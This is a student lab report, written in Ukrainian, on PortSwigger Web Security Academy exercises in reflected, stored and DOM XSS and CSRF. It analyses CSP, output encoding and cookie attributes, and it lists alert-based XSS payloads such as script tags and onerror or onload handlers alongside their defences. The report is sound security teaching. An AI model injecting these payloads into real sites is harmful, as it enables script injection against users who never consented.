
Найзручніші Proxu, Repeater і Exploit Server, бо через Proxu я знаходила потрібні запити, через Repeater міняла session, csrfKey і csrf, а через Exploit Server збирала і перевіряла готовий експлойт

## Крок 6. Аналіз механізмів захисту

**Завдання:** порівняти конфігурацію захисту до та після «виправлення».

### 1. CSP аналіз:

- **Відкрити будь-яку лабораторію з активним CSP.**
- **У DevTools - Network - знайти заголовок Content-Security-Policy.**
- **Проаналізувати директиви: script-src, default-src, report-uri.**



У відповіді сервера присутній заголовок Content-Security-Policy. директива default-src 'self' дозволяє завантаження ресурсів лише з цього ж домену, а script-src 'self' обмежує виконання JavaScript тільки файлами з сервера і це зменшує ризик XSS-атак. Водночас використання style-src 'unsafe-inline' дозволяє inline-стилі, а це може бути потенційно небезпечним

## 2. Output encoding перевірка:

- Ввести `<script>alert(1)</script>` у поле пошуку.
- Перевірити, чи перетворено символи: `<` в `&lt;`, `>` в `&gt;`.

Під час перевірки output encoding знову ввела `<script>alert(1)</script>` і отримала alert(1)



[Home](#)

# WE LIKE TO BLOG

Search



if.web-security-academy.net/?search=<script>alert%281%29<%2Fscript>

Подтвердите действие на  
0a1c007a04f98aa580c7039e007f006f.web-security-  
academy.net

1


OK

Отже, символи `< i >` не були перетворені в `&lt; i &gt;`, тобто HTMLкодування виводу відсутнє

Також в **Elements** видно, що на сторінці відображається саме `<script>`, а не `&lt;script&gt`

```
<!DOCTYPE html>
<html>
  <!--LAB_HEAD_START-->
  <head>
  <!--LAB_HEAD_END-->
  <body>
    <script src="/resources/labheader/js/labHeader.js"></script>
    <!--LAB_HEADER_START-->
    <div id="academyLabHeader">
    <section id="notification-labsolved" class="notification-labsolved">
    <script src="/resources/labheader/js/completedLabHeader.js"></script>
    <!--LAB_HEADER_END-->
    <div theme="blog">
  </body>
</html>
```

### 3. Cookie атрибути: • У DevTools - Application - Cookies перевірити: o HttpOnly o Secure o SameSite



Cookie session має атрибут HttpOnly і це означає, що він недоступний через JavaScript і не може бути викрадений через XSS, також встановлений атрибут Secure, тому cookie передається тільки по HTTPS, але SameSite встановлений у значення None, що означає відсутність захисту від CSRF атак

### Заповнити таблицю аналізу:

| Механізм                | Статус | Ризик при відсутності      |
|-------------------------|--------|----------------------------|
| CSP (script-src 'self') | Так    | DOM/Reflected XSS          |
| HTML-кодування виводу   | Ні     | Stored/Reflected XSS       |
| CSRF-токен у формі      | Так    | CSRF-атаки                 |
| SameSite=Strict         | Ні     | CSRF через cookie          |
| HttpOnly cookie         | Так    | Викрадення сесії через XSS |

### 2. Для кожного кроку написати короткий аналіз:

Крок 1. Reflected XSS into HTML context with nothing encoded

Що підтверджує вразливість?

Вразливість підтверджує те, що після введення payload `<script>alert(1)</script>` у браузері з'явилося вікно `alert(1)` а лабораторія стала Solved

Чому цей тип атаки можливий?

Тому що введені дані відображаються на сторінці без HTMLкодування, символи `< i >` не перетворюються на безпечний вигляд, тому браузер сприймає введені значення як справжній JavaScript

Як можна було запобігти?

Можна було запобігти через output encoding, фільтрацію небезпечного вводу, використання CSP, а також правильну обробку користувацьких даних перед відображенням

Крок 2. Stored XSS into anchor href attribute with double quotes HTML-encoded

Що підтверджує вразливість?

Вразливість підтверджує те, що значення з поля Website збереглося на сервері, відобразилося всередині href, а після натискання на ім'я автора коментаря виконався `alert(1)`

Чому цей тип атаки можливий?

Тому що введені значення зберігається і потім вставляється в атрибут href без достатнього захисту, хоча частина символів і кодується, схема javascript не блокується, тому код можна виконати після кліку

Як можна було запобігти?

Треба було перевіряти і фільтрувати значення для href, забороняти javascript: у посиланнях, а також додати CSP

Крок 3. DOM XSS in document.write sink using source location.search

Що підтверджує вразливість?

Вразливість підтверджує те, що після введення payload `"><svg onload=alert(1)>` у поле пошуку в браузері з'явилося `alert(1)`, а лабораторія стала Solved

Чому цей тип атаки можливий?

Тому що сторінковий JavaScript бере дані з location.search і вставляє їх у DOM через document.write і через це payload виконується вже на стороні браузера без участі сервера

Як можна було запобігти?

Потрібно було не використовувати небезпечні sink типу document.write, innerHTML, eval, а також безпечно обробляти дані з URL і застосувати CSP

Крок 4. CSRF vulnerability with no defenses

Що підтверджує вразливість?

Вразливість підтверджує те, що зміна email спрацювала через підроблений HTML-експлойт, а лабораторія стала Solved

Чому цей тип атаки можливий?

Тому що форма зміни email не має CSRF токена, а браузер автоматично додає cookie авторизованого користувача до запиту і через це сервер сприймає підроблений запит як справжній

Як можна було запобігти?

Потрібно було використовувати унікальний CSRF токен, перевіряти Origin а також налаштувати SameSite cookie

Крок 5. CSRF where token is tied to non-session cookie

Що підтверджує вразливість?

Вразливість підтверджує те що запит першого акаунта успішно виконався навіть після підстановки csrfKey і csrf з другого акаунта і фінальний експлойт через cookie injection і CSRF теж спрацював

Чому цей тип атаки можливий?

Тому що CSRF токен прив'язаний не до сесії юзера, а лише до окремого cookie csrfKey і через це, якщо підсунути браузеру жертви потрібний csrfKey, сервер прийме й відповідний csrf навіть у чужій сесії

Як можна було запобігти?

Потрібно було прив'язати CSRF токен саме до сесії юзерв, а не до non-session cookie і також треба було прибрати можливість cookie injection через пошук і правильно налаштувати SameSite

Крок 6. Аналіз механізмів захисту

Що підтверджує захист або його відсутність?

Наявність або відсутність захисту підтверджується заголовками CSP, поведінкою сторінки при введенні `<script>alert(1)</script>`, а також атрибутами cookie HttpOnly, Secure і SameSite

Чому атаки можливі при слабкому захисті?

Якщо немає output encoding, CSP, CSRF токенів або правильних cookie-атрибутів, тоді XSS і CSRFатаки легше реалізувати

Як можна було запобігти?

Потрібно використовувати CSP, HTML кодування виводу, коректні CSRF токени, HttpOnly, Secure і SameSite=Strict для cookie

## ***Завдання 2. Доповнити таблицю вразливостей.***

| Тип атаки     | Точка вводу  | Payload                                            | Ознака успіху    | Рівень ризику | Захист                                              |
|---------------|--------------|----------------------------------------------------|------------------|---------------|-----------------------------------------------------|
| Reflected XSS | URL параметр | <code>&lt;script&gt;alert(1)&lt;/script&gt;</code> | Alert у браузері | Високий       | Output encoding (&lt;&gt;), CSP (script-src 'self') |

|            |                    |                               |                               |           |                                                       |
|------------|--------------------|-------------------------------|-------------------------------|-----------|-------------------------------------------------------|
| Stored XSS | Форма коментаря    | <img src=x onerror=alert(1)>  | Виконання при перегляді       | Критичний | Фільтрація вводу, escaping, CSP                       |
| DOM XSS    | location.search    | #<img src=x onerror=alert(1)> | Виконання без запиту          | Високий   | Не використовувати innerHTML/document.write, CSP      |
| CSRF       | Change-email форма | Авто-форма з чужого сайту     | Зміна email без підтвердження | Високий   | CSRF-токен, SameSite=Strict, перевірка Origin/Referer |

### **Завдання 3. Аналітичний висновок. Відповісти на питання:**

Чому XSS залишається у OWASP Top 10, попри наявність простих методів захисту?

На практиці я побачила, що проблема не в тому, що захисту не існує, а в тому, що його або взагалі не додають або роблять частково. Наприклад у мене була лабораторія, де ввід просто відображався без кодування і звичайний `<script>alert(1)</script>` одразу спрацював. В іншій лабі щось ніби й кодувалося, але payload все одно можна було провести через href тобто самі методи захисту прості, але якщо їх застосувати не всюди або не в тому контексті, вразливість все одно лишається

У яких сценаріях CSP не є достатнім захистом від XSS?

По моїх результатах видно, що одного CSP мало бо наприклад, якщо на сторінці вже є небезпечна логіка в JavaScript або використовується якийсь sink типу document.write, то сама CSP не завжди рятує. Так само проблема може бути коли дозволені свої скрипти, але в них уже є вразлива обробка даних. Ще один момент CSP може бути налаштована неідеально, наприклад із занадто м'якими правилами. Тобто CSP це корисний додатковий шар, але не заміна нормальному output encoding і безпечній роботі з DOM

Чому CSRF-токени повинні бути прив'язані саме до сесії, а не до cookie?

Це я перевірила в лабі.там токен був прив'язаний не до сесії, а до окремого csrfKey, і через це я змогла підставити csrfKey і csrf з іншого акаунта, а запит все одно пройшов. Тобто сервер перевіряв не те чи це токен саме цього користувача, а просто чи збігається токен із cookie. Через це такий захист легко обходиться

Як комбінація XSS + CSRF посилює ризики?

Окремо і XSS, і CSRF уже небезпечні, але разом вони ще гірші. Якщо є XSS, то через неї можна наприклад виконувати дії від імені юзера або підбиратися до його даних, а якщо поруч ще й слабкий CSRF захист, то тоді атаки стають ще простішими і масштабнішими і по моїх лабах це добре видно: XSS дає можливість запускати свій код у браузері, а CSRF тихо відправляти запити від імені жертви. Тобто разом це зміна даних, підміна дій користувача і більший ризик захоплення сесії

Які кроки hardening є обов'язковими для production-систем?

По моїх практичних результатах я б сказала що мінімум обов'язково має бути такий:



по-перше, нормальне кодування виводу залежно від контексту  
по-друге, заборона небезпечних JavaScript конструкцій типу `document.write`, `innerHTML`, `eval`  
по-третє, налаштована CSP  
по-четверте, CSRF токени які прив'язані саме до сесії  
по-п'яте, cookie з атрибутами `HttpOnly`, `Secure`, `SameSite`